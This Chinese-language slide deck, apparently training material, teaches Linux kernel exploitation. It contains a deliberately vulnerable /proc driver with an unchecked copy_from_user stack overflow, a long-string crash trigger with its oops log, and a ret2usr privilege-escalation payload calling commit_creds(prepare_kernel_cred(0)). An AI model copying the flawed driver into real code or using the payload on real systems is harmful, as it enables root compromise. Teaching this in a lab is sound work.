



赛客  
SAIKE

# Linux内核漏洞 原理与利用

LINUX KERNEL VULNERABILITY PWN

# 目录

Linux内核漏洞  
概述

01

02

进程栈与内核栈原理

Linux内核漏洞PWN

03

# 第一章

## Linux内核漏洞 概述

# 第一章 Linux内核漏洞概述

## 01：什么内核漏洞

内核负责管理虚拟内存、硬件驱动访问、输入输入处理，其本身较用户程序大（百万行级别），内部逻辑较复杂，因此内核中可能出现一些未预期的BUG甚至漏洞。

**不存在绝对意义上安全的代码！**

# 第一章 Linux内核漏洞概述

## 02：内核漏洞的危害

内核处于Ring0态，其代码具有所有的权限，能够访问系统中任何有效的内存地址。

如果控制了内核，就能够**完全彻底**地控制当前计算机！

# 第一章 Linux内核漏洞概述

## 03：内核漏洞的分类

内核与用户层代码类似，也存在与用户层代码相同类型的漏洞：

- ❑ 空指针解引用（ CVE-2013-5634、 CVE-2018-10074 ）
- ❑ 内核栈漏洞（ CVE-2016-8666、 CVE-2017-1000251 ）
- ❑ 内核堆漏洞（ CVE-2017-1000111、 CVE-2018-5332 ）
- ❑ 整数溢出（ CVE-2018-6927、 CVE-2018-8781 ）
- ❑ 竞争条件（ 脏牛 ）
- ❑ 逻辑漏洞

# 第一章 Linux内核漏洞概述

## 03：内核漏洞的分类

内核态与用户态漏洞利用的区别：

企图	用户态	内核态
暴力法利用漏洞	导致应用程序可以在多次崩溃后重启	将导致机器陷入不一致状态，通常会导致死机或重启
执行shellcode	Shellcode可以利用已经通过安全验证的用户态来调用内核态的系统调用	Shellcode在更高权限级别上运行，并且必须在不影响系统的情况下正确地返回到应用程序
绕过漏洞缓解策略	越来越复杂	大部分保护措施在内核态，但并不能保护内核，攻击者甚至能够禁用大部分保护措施



## 第二章

# 进程栈与内核栈 原理



## 第二章 进程栈与内核栈原理

### 01：进程堆栈

内核为进程创建task\_struct的时候，会为进程创建相应的堆栈。每个进程会有两个栈，一个用户栈，存在于用户空间，一个内核栈，存在于内核空间。当进程在用户空间运行时，ESP寄存器指向用户堆栈地址，使用用户栈；当进程在内核空间时，ESP寄存器指向内核栈空间地址，使用内核栈。

## 第二章 进程栈与内核栈原理

### 01: 进程堆栈

内核为进程创建task\_struct的时候，会为进程创建相应的堆栈。每个进程会有两个栈，一个用户栈，存在于

```
struct task_struct {  
    volatile long state;      /* -1 unrunnable, 0 runnable, >0 stopped */  
    void *stack;              指向内核栈的指针  
    atomic_t usage;  
    unsigned int flags;      /* per process flags, defined below */  
    unsigned int ptrace;  
  
    int lock_depth;          /* BKL lock depth */  
};
```

## 第二章 进程栈与内核栈原理

### 02：内核栈

进程在执行系统调用陷入内核之后，内核代码将使用内核栈来存储特权切换信息和自身函数调用信息。因为内核控制路径使用很少的栈空间，所以只需要几千个字节（4K/8K）的内核态堆栈。

## 第二章 进程栈与内核栈原理

### 02：进程用户栈和内核栈的切换

进程陷入内核态后，先把用户态堆栈的地址保存在内核栈之中，然后设置堆栈指针寄存器的内容为内核栈的地址，这样就完成了用户栈向内核栈的转换；

当进程从内核态恢复到用户态之行时，在内核态之行的最后将保存在内核栈里面的用户栈的地址恢复到堆栈指针寄存器即可。

这样就实现了内核栈和用户栈的互转。

## 第二章 进程栈与内核栈原理

### 02：进程用户栈和内核栈的切换

以xv6系统为例，内核态与用户态相互切换时，会使用一个非常重要的数据结构**TrapFrame**。当从Ring3切换到Ring0时，cpu会将当前进程的状态信息以TrapFrame的形式保存内核栈上而当cpu从Ring0返回时，会从内核栈上弹出出进程的状态信息，然后继续进程的运行。

## 第二章 进程栈与内核栈原理

### 02: 进程用户栈和内核栈

通用寄存器是用于向内核传递参数，如系统调用号就是用eax传递的，返回值也是eax。

```
struct trapframe {  
    // registers as pushed by pusha  
    uint edi;  
    uint esi;  
    uint ebp;  
    uint oesp;           // useless & ignored  
    uint ebx;  
    uint edx;  
    uint ecx;  
    uint eax;  
  
    // rest of trap frame  
    ushort gs;  
    ushort padding1;  
    ushort fs;  
    ushort padding2;  
    ushort es;  
    ushort padding3;  
    ushort ds;  
    ushort padding4;  
    uint trapno;  
  
    // below here defined by x86 hardware  
    uint err;  
    uint eip;  
    ushort cs;  
    ushort padding5;  
    uint eflags;  
  
    // below here only when crossing rings, such as from user to kernel  
    uint esp;  
    ushort ss;  
    ushort padding6;  
};
```

## 第二章 进程栈与内核栈原理

### 02: 进程用户栈和内核

段寄存器、中断代码与  
错误代码。

```
struct trapframe {  
    // registers as pushed by pusha  
    uint edi;  
    uint esi;  
    uint ebp;  
    uint oesp;          // useless & ignored  
    uint ebx;  
    uint edx;  
    uint ecx;  
    uint eax;  
  
    // rest of trap frame  
    ushort gs;  
    ushort padding1;  
    ushort fs;  
    ushort padding2;  
    ushort es;  
    ushort padding3;  
    ushort ds;  
    ushort padding4;  
    uint trapno;  
  
    // below here defined by x86 hardware  
    uint err;  
    uint eip;  
    ushort cs;  
    ushort padding5;  
    uint eflags;  
  
    // below here only when crossing rings, such as from user to kernel  
    uint esp;  
    ushort ss;  
    ushort padding6;  
};
```



## 第二章 进程栈与内核栈原理

### 02: 进程用户栈和内核栈

cs:eip用于返回时继续执行。EFLAGS保存标志位寄存器

```
struct trapframe {  
    // registers as pushed by pusha  
    uint edi;  
    uint esi;  
    uint ebp;  
    uint oesp;          // useless & ignored  
    uint ebx;  
    uint edx;  
    uint ecx;  
    uint eax;  
  
    // rest of trap frame  
    ushort gs;  
    ushort padding1;  
    ushort fs;  
    ushort padding2;  
    ushort es;  
    ushort padding3;  
    ushort ds;  
    ushort padding4;  
    uint trapno;  
  
    // below here defined by x86 hardware  
    uint err;  
    uint eip;  
    ushort cs;  
    ushort padding5;  
    uint eflags;  
  
    // below here only when crossing rings, such as from user to kernel  
    uint esp;  
    ushort ss;  
    ushort padding6;  
};
```

## 第二章 进程栈与内核栈原理

### 02: 进程用户栈和内核

堆栈段寄存器只有在特权级发生变化时使用，因为栈发生了变化。


```
struct trapframe {  
    // registers as pushed by pusha  
    uint edi;  
    uint esi;  
    uint ebp;  
    uint oesp;          // useless & ignored  
    uint ebx;  
    uint edx;  
    uint ecx;  
    uint eax;  
  
    // rest of trap frame  
    ushort gs;  
    ushort padding1;  
    ushort fs;  
    ushort padding2;  
    ushort es;  
    ushort padding3;  
    ushort ds;  
    ushort padding4;  
    uint trapno;  
  
    // below here defined by x86 hardware  
    uint err;  
    uint eip;  
    ushort cs;  
    ushort padding5;  
    uint eflags;  
  
    // below here only when crossing rings, such as from user to kernel  
    uint esp;  
    ushort ss;  
    ushort padding6;  
};
```

## 第二章 进程栈与内核栈原理

### 02：进程用户栈和内核栈的切换

从Ring3陷入到Ring0时：

- 根据TSS找到内核栈
- 压入寄存器现场、错误代码
- 压入返回用户态EIP、CS、eflags
- 压入用户态堆栈堆地址






## 第二章 进程栈与内核栈原理

### 02：进程用户栈和内核栈的切换

从Ring0返回到Ring3时：

- 弹出寄存器现场
- 弹出错误代码
- iret 弹出用户态EIP、CS、eflags
- iret 弹出用户态堆栈堆地址

然后返回至用户态执行。



# 第三章

## Linux内核漏洞 利用

# 第三章 Linux内核漏洞利用

## 01：内核调试利用环境搭建

内核调试需要虚拟执行环境，从而模拟整个操作系统。

必要环境：

- Linux操作系统（Host）
- Linux操作系统+内核调试信息（GUEST）
- QEMU虚拟机
- GDB调试器
- BusyBox虚拟文件系统（可选）

## 第三章 Linux内核漏洞利用

### 01：内核调试利用环境搭建

QEMU是一款开源的模拟器及虚拟机监管器(Virtual Machine Monitor, VMM)。其目前支持ARM/X86/AMD64/MIPS等多种CPU架构。

QEMU具有不两种模式：

一是作为用户态模拟器，利用动态代码翻译机制来执行不同于主机架构的代码（**AFL**）。

二是作为虚拟机监管器，模拟全系统，利用KVM来使用硬件提供的虚拟化支持，创建接近于主机性能的虚拟机。（S2E/TEMU）



# 第三章 Linux内核漏洞利用

## 01：内核调试利用环境搭建

- ✓ 安装QEMU , gdb等工作环境：

```
H$ sudo apt-get -y install qemu gdb
```

- ✓ 安装GUEST操作系统

[http://wiki.colar.net/creating\\_a\\_qemu\\_image\\_and\\_installing\\_debian\\_in\\_it#.WYmjOiexWkA](http://wiki.colar.net/creating_a_qemu_image_and_installing_debian_in_it#.WYmjOiexWkA)

- ✓ 下载+编译Linux内核

```
H$ wget https://www.kernel.org/pub/linux/kernel/version/linux-version.tar.gz
```

```
H$ tar -xjvf linux-version.tar.gz
```

```
H$ cd linux-verison
```

```
H$ make menuconfig (打开CONFIG_DEBUG_INFO)
```

```
H$ make deb-pkg -j16
```

```
H$ make modules
```

## 第三章 Linux内核漏洞利用

### 01：内核调试利用环境搭建

- ✓ 安装新内核：  
G\$ scp \*\*\*/\*.deb .  
G\$ sudo dpkg -i \*.deb  
G\$ sudo reboot
- ✓ 将linux源码也拷贝到GUEST虚拟机中，后续编译驱动时使用
- ✓ 内核编译生成的vmlinux文件为GDB调试的目标二进制文件


# 第三章 Linux内核漏洞利用

## 02: Linux驱动程序开发

驱动是操作系统给用户操作硬件提供的一个接口，是一个存在于应用程序和实际设备间的软件层。

如网卡驱动、声卡驱动、摄像头驱动等。

- 字符设备
- 块设备
- 网络设备



# 第三章 Linux内核漏洞利用

## 02: Linux驱动程序 必要的头文件

```
#include <linux/module.h> //与module相关的信息  
#include <linux/kernel.h>  
#include <linux/init.h> //与init相关的函数
```

```
static int __init hellokernel_init(void)  
{  
    printk(KERN_INFO "Hello kernel!\n");  
    return 0;  
}
```

```
static void __exit hellokernel_exit(void)  
{  
    printk(KERN_INFO "Exit kernel!\n");  
}
```

```
module_init(hellokernel_init);  
module_exit(hellokernel_exit);
```

```
MODULE_LICENSE("GPL");  
MODULE_AUTHOR("xxxx");
```

## 第三章 Linux内核漏洞利用

### 02: Linux驱动程序

```
#include <linux/module.h> //与module相关的信息  
  
#include <linux/kernel.h>  
#include <linux/init.h> //与init相关的函数
```

```
static int __init hellokernel_init(void)  
{  
    printk(KERN_INFO "Hello kernel!\n");  
    return 0;  
}
```

```
static void __exit hellokernel_exit(void)  
{  
    printk(KERN_INFO "Exit kernel!\n");  
}
```

注册驱动初始化函数和  
退出函数（可插入模块）

```
module_init(hellokernel_init);  
module_exit(hellokernel_exit);
```

```
MODULE_LICENSE("GPL");  
MODULE_AUTHOR("xxxx");
```



## 第三章 Linux内核漏洞利用

### 02: Linux驱动程序

```
#include <linux/module.h> //与module相关的信息

#include <linux/kernel.h>
#include <linux/init.h> //与init相关的函数

static int __init hellokernel_init(void)
{
    printk(KERN_INFO "Hello kernel!\n");
    return 0;
}

static void __exit hellokernel_exit(void)
{
    printk(KERN_INFO "Exit kernel!\n");
}

module_init(hellokernel_init);
module_exit(hellokernel_exit);
```

驱动签名信息

```
MODULE_LICENSE("GPL");
MODULE_AUTHOR("xxxx");
```

# 第三章 Linux内核漏洞利用

## 02: Linux驱动程序

驱动函数实现，设备开发的主要工作。

```
#include <linux/module.h> //与module相关的信息
#include <linux/kernel.h>
#include <linux/init.h> //与init相关的函数
```

```
static int __init hellokernel_init(void)
{
    printk(KERN_INFO "Hello kernel!\n");
    return 0;
}

static void __exit hellokernel_exit(void)
{
    printk(KERN_INFO "Exit kernel!\n");
}
```

```
module_init(hellokernel_init);
module_exit(hellokernel_exit);
```

```
MODULE_LICENSE("GPL");
MODULE_AUTHOR("xxxx");
```



## 第三章 Linux内核漏洞利用

### 03：驱动程序中的栈溢出漏洞

内核在处理缓冲区时，也可能会因安全校验不足导致出现类似于用户层的缓冲区溢出漏洞。比如将用户层数据拷贝到内核处理时，很容易出现栈溢出漏洞。

内核与用户层通信的方式有多种，如通过/proc虚拟文件系统、通过ioctl系统调用等等。

以/proc虚拟文件系统为例，介绍内核栈溢出漏洞

## 第三章 Linux内核漏洞利用

### 03：驱动程序中的栈溢出漏洞

调用proc\_create创建虚拟文件，应用层通过读写该文件，即可实现与内核的交互。并设置该文件的操作函数为proc\_fops。

```
1 #include <linux/init.h>
2 #include <linux/uaccess.h>
3 #include <linux/module.h>
4 #include <linux/kernel.h>
5 #include <linux/proc_fs.h>
6
7 int read_proc(struct file *filp, char *buf, size_t count, loff_t *offp )
8 {
9     return count;
10 }
11
12 int write_proc(struct file *filp, const char *buf, size_t count, loff_t *offp)
13 {
14     char mybuf[0x8];
15     printk(KERN_ALERT "write_poc is triggered!\n");
16     copy_from_user(mybuf, buf, count);
17     return count;
18 }
19
20 struct file_operations proc_fops = {
21     read: read_proc,
22     write: write_proc
23 };
24
25 static int __init stack_overflow_init(void)
26 {
27     printk(KERN_ALERT "stack overflow driver init!\n");
28     proc_create("hello", 0, NULL, &proc_fops);
29     return 0;
30 }
31
32 static void __exit stack_overflow_exit(void)
33 {
34     printk(KERN_ALERT "stack_overflow driver exit\n");
35 }
36
37 module_init(stack_overflow_init);
38 module_exit(stack_overflow_exit);
```

# 第三章 Linux内核漏洞利用

## 03: 驱动程序中的栈溢出漏洞

file\_operations结构体中注册了该文件的读写回调函数。

```
1 #include <linux/init.h>
2 #include <linux/uaccess.h>
3 #include <linux/module.h>
4 #include <linux/kernel.h>
5 #include <linux/proc_fs.h>
6
7 int read_proc(struct file *filp, char *buf, size_t count, loff_t *offp)
8 {
9     return count;
10 }
11
12 int write_proc(struct file *filp, const char *buf, size_t count, loff_t *offp)
13 {
14     char mybuf[0x8];
15     printk(KERN_ALERT "write_poc is triggered!\n");
16     copy_from_user(mybuf, buf, count);
17     return count;
18 }
19
20 struct file_operations proc_fops = {
21     read: read_proc,
22     write: write_proc
23 };
24
25 static int __init stack_overflow_init(void)
26 {
27     printk(KERN_ALERT "stack overflow driver init!\n");
28     proc_create("hello", 0, NULL, &proc_fops);
29     return 0;
30 }
31
32 static void __exit stack_overflow_exit(void)
33 {
34     printk(KERN_ALERT "stack_overflow driver exit\n");
35 }
36
37 module_init(stack_overflow_init);
38 module_exit(stack_overflow_exit);
```

## 第三章 Linux内核漏洞利用

### 03：驱动程序中的栈溢出漏洞

漏洞函数，在将用户态数据拷贝至栈上缓冲区时，没有检查数据长度，从而造成栈溢出。

```
1 #include <linux/init.h>
2 #include <linux/uaccess.h>
3 #include <linux/module.h>
4 #include <linux/kernel.h>
5 #include <linux/proc_fs.h>
6
7 int read_proc(struct file *filp, char *buf, size_t count, loff_t *offp )
8 {
9     return count;
10 }
11
12 int write_proc(struct file *filp, const char *buf, size_t count, loff_t *offp)
13 {
14     char mybuf[0x8];
15     printk(KERN_ALERT "write_poc is triggered!\n");
16     copy_from_user(mybuf, buf, count);
17     return count;
18 }
19
20 struct file_operations proc_fops = {
21     read: read_proc,
22     write: write_proc
23 };
24
25 static int __init stack_overflow_init(void)
26 {
27     printk(KERN_ALERT "stack overflow driver init!\n");
28     proc_create("hello", 0, NULL, &proc_fops);
29     return 0;
30 }
31
32 static void __exit stack_overflow_exit(void)
33 {
34     printk(KERN_ALERT "stack_overflow driver exit\n");
35 }
36
37 module_init(stack_overflow_init);
38 module_exit(stack_overflow_exit);
```



## 第三章 Linux内核漏洞利用

### 03：驱动程序中的栈溢出漏洞

设置Makefile文件，将该驱动程序编译为ko模块文件（stack\_overflow.ko）。

```
1 obj-m := stack_overflow.o
2 KERNELDR := /home/ubuntu/linux-4.4.116-epeius
3 PWD := $(shell pwd)
4
5 modules:
6     $(MAKE) -C $(KERNELDR) M=$(PWD) modules
7
8 modules_install:
9     $(MAKE) -C $(KERNELDR) M=$(PWD) modules_install
10
11
12 clean:
13     rm -rf *.o *~ core .depend *.cmd *.ko *.mod.c .
```


## 第三章 Linux内核漏洞利用

### 03：驱动程序中的栈溢出漏洞

在QEMU虚拟机中装载该驱动程序，命令如下：

```
$ sudo insmod stack_overflow.ko
```

装载成功如图所示：



```
QEMU
ubuntu@bogon:~/bugcode$ ls
Makefile      Module.symvers  poc.c          stack_overflow.ko  stack_overflow.mod.o
modules.order  poc             stack_overflow.c  stack_overflow.mod.c  stack_overflow.o
ubuntu@bogon:~/bugcode$ sudo insmod stack_overflow.ko
[sudo] password for ubuntu:
[ 33.720898] stack_overflow driver init!
ubuntu@bogon:~/bugcode$
```

驱动装载成功且  
调用了初始化函数

## 第三章 Linux内核漏洞利用

### 03：驱动程序中的栈溢出漏洞

此时查看/proc虚拟文件目录，可发现已经成功创建/proc/hello虚拟文件：

```
ubuntu@bogon:~/bugcode$ ls /proc/
1      1523 1789 5    782 9      devices      kcore        pagetypeinfo timer_stats
10     153  1792 589  785 923    diskstats    keys         partitions   tty
11     1533 1826 6    788 933    dma          key-users    schedstat    uptime
1102   1555 2     610 8     941    driver       kmsg         scsi         version
1104   1558 232   611 807 989    execdomains  kpagecount   self         umallocinfo
1153   1560 3     685 808    acpi        fb           kpageflags   slabinfo     vmstat
1167   1562 379   698 811    asound      filesystems  loadavg      softirqs     zoneinfo
1178   1564 380   7    812    buddyinfo   fs           locks        stat
12     1596 382   746 815    bus         hello        mdstat       swaps
1204   1598 4     768 826    cgroups     interrupts
1212   1643 462   771 830    cmdline     iomem
13     1659 482   774 831    consoles    ioports
1329   1723 493   777 844    cpuinfo     irq
1515   1785 494   779 883    crypto      kallsyms

ubuntu@bogon:~/bugcode$ ll /proc/hello
-r--r--r-- 1 root root 0 Jun 10 20:51 /proc/hello
```

驱动虚拟文件创建成功，但只有root用户可访问，使用sudo chmod 777 /proc/hello赋予其它用户权限



## 第三章 Linux内核漏洞利用

### 03：驱动程序中的栈溢出漏洞

考虑到该驱动程序在处理写入回调时存在栈溢出漏洞，因此该漏洞可以通过写入超长字符串触发：

```
$ echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > /proc/hello
```

## 第三章 Linux内核漏洞利用

### 03：驱动程序中的栈溢出漏洞

触发了虚拟文件的写入回调函数中的漏洞。

内核崩溃，打印oops信息，明显发现内核在崩溃时栈上返回地址被0x4141414141淹没，因此无法正常返回，从而进入oops处理流程。

```
QEMU [Stopped]
197.555942] write_poc is triggered!
197.556146] BUG: unable to handle kernel paging request at 41414141
197.556267] IP: [41414141] 0x41414141
197.556348] *pde = 00000000
197.556415] Oops: 0000 [#4] SMP
197.556491] Modules linked in: stack_overflow(P)
197.556587] CPU: 0 PID: 2089 Comm: bash Tainted: P      D    0      4.4.116+ #3
197.556703] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS Ubuntu-1.8.2-1
01-2014
197.556917] task: f4d9f700 ti: f6fe6000 task.ti: f6fe6000
197.557019] EIP: 0060:[41414141] EFLAGS: 00010282 CPU: 0
197.557103] EIP is at 0x41414141
197.557103] EAX: 0000001f EBX: 41414141 ECX: 00000000 EDX: 09784c08
197.557103] ESI: 41414141 EDI: f8579010 EBP: 41414141 ESP: f6fe7ecc
197.557103] DS: 007b ES: 007b FS: 00d8 GS: 0033 SS: 0068
197.557103] CR0: 80050033 CR2: 41414141 CR3: 36f23000 CR4: 00000690
197.557103] Stack:
197.557103] 41414141 000a4141 09784c08 f6fe7f6c f4d679c0 c11a2470 f6fe7f34 c114da15
197.557103] f6fe7f6c c1166fda c1166e3e 024000c0 00000000 00000001 714b454 f6fe7f34
197.557103] c114df25 f6489480 f4ec3c00 f6489480 f6fe7f34 c114b56b 108443b f4d679c0
197.557103] Call Trace:
197.557103] [c11a2470] ? proc_reg_poll+0x70/0x70
197.557103] [c114da15] ? __vfs_write+0x25/0xe0
197.557103] [c1166fda] ? __fd_install+0x1a/0xa0
197.557103] [c1166e3e] ? __alloc_fd+0x2e/0x170
197.557103] [c114df25] ? rw_verify_area+0x55/0x100
197.557103] [c114b56b] ? filp_close+0x4b/0x70
197.557103] [c108443b] ? percpu_down_read+0xb/0x50
197.557103] [c114e7a8] ? vfs_write+0x88/0x190
197.557103] [c116684d] ? __fdget+0xd/0x10
197.557103] [c114eab7] ? Sys_write+0x47/0x90
197.557103] [c1001804] ? do_fast_syscall_32+0x84/0x120
197.557103] [c1836fa1] ? sysenter_past_esp+0x36/0x55
197.557103] Code: Bad EIP value.
197.557103] EIP: [41414141] 0x41414141 SS:ESP 0068:f6fe7ecc
197.557103] CR2: 0000000041414141
```

## 第三章 Linux内核漏洞利用

### 04：内核栈溢出漏洞利用

整体利用思路是：

在内核溢出控制EIP后利用`commit_creds(prepare_kernel_cred(0))`给当前进程赋予root权限，然后返回至用户态调用`system("/bin/sh")`，从而在用户态获得一个具有root权限的shell，达到权限提升的目的。

两个关键问题：

- ❑ 如何调用`commit_creds(prepare_kernel_cred(0))`？
- ❑ 如何正常返回至用户态？

## 第三章 Linux内核漏洞利用

### 04：内核栈溢出漏洞利用

1 ) 如何调用`commit_creds(prepare_kernel_cred(0))` ?

在内核中不能直接执行`system("/bin/sh")`，而是通过调用`commit_creds(prepare_kernel_cred(0))` 语句实现，这个函数分配并应用了一个新的凭证结构（`uid = 0, gid = 0`）从而获取root权限。

调用该语句的方法有：

- ❑ `ret2usr`攻击
- ❑ 内核ROP攻击

## 第三章 Linux内核漏洞利用

### 04: 内核栈溢出漏洞利用

ret2usr利用了用户空间进程不能访问内核空间，但是内核空间能访问用户空间这个特性来重定向内核代码或数据流指向用户空间，并在非root权限下进行提权。

```
void* (*prepare_kernel_cred)(void*) KERNCALL = (void*) 0xc1067b20;
void (*commit_creds)(void*) KERNCALL = (void*) 0xc1067980;
void payload(void) {
    //payload here
    commit_creds(prepare_kernel_cred(0));
    asm("mov $tf,%esp;"
        "iret;");
}
```

权限提升代码在用户态，  
内核溢出时劫持EIP到用户控件，达到权限提升

## 第三章 Linux内核漏洞利用

### 04：内核栈溢出漏洞利用

现代intel处理器上，当设置了CR4寄存器的控制位时，会保护特权进程（比如在内核态的程序）不能在不含supervisor标志的内存区域执行代码，即保护内核使其不允许执行用户空间代码。

该技术为SMEP（Supervisor Mode Execution Prevention）。

```
root@kali:~# cat /proc/cpuinfo | grep smep
flags       : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush dts ac
pi mmx fxsr sse sse2 ss ht tm pbe syscall nx rdtscp lm constant_tsc arch_perfmon pebs bts rep_good nopl
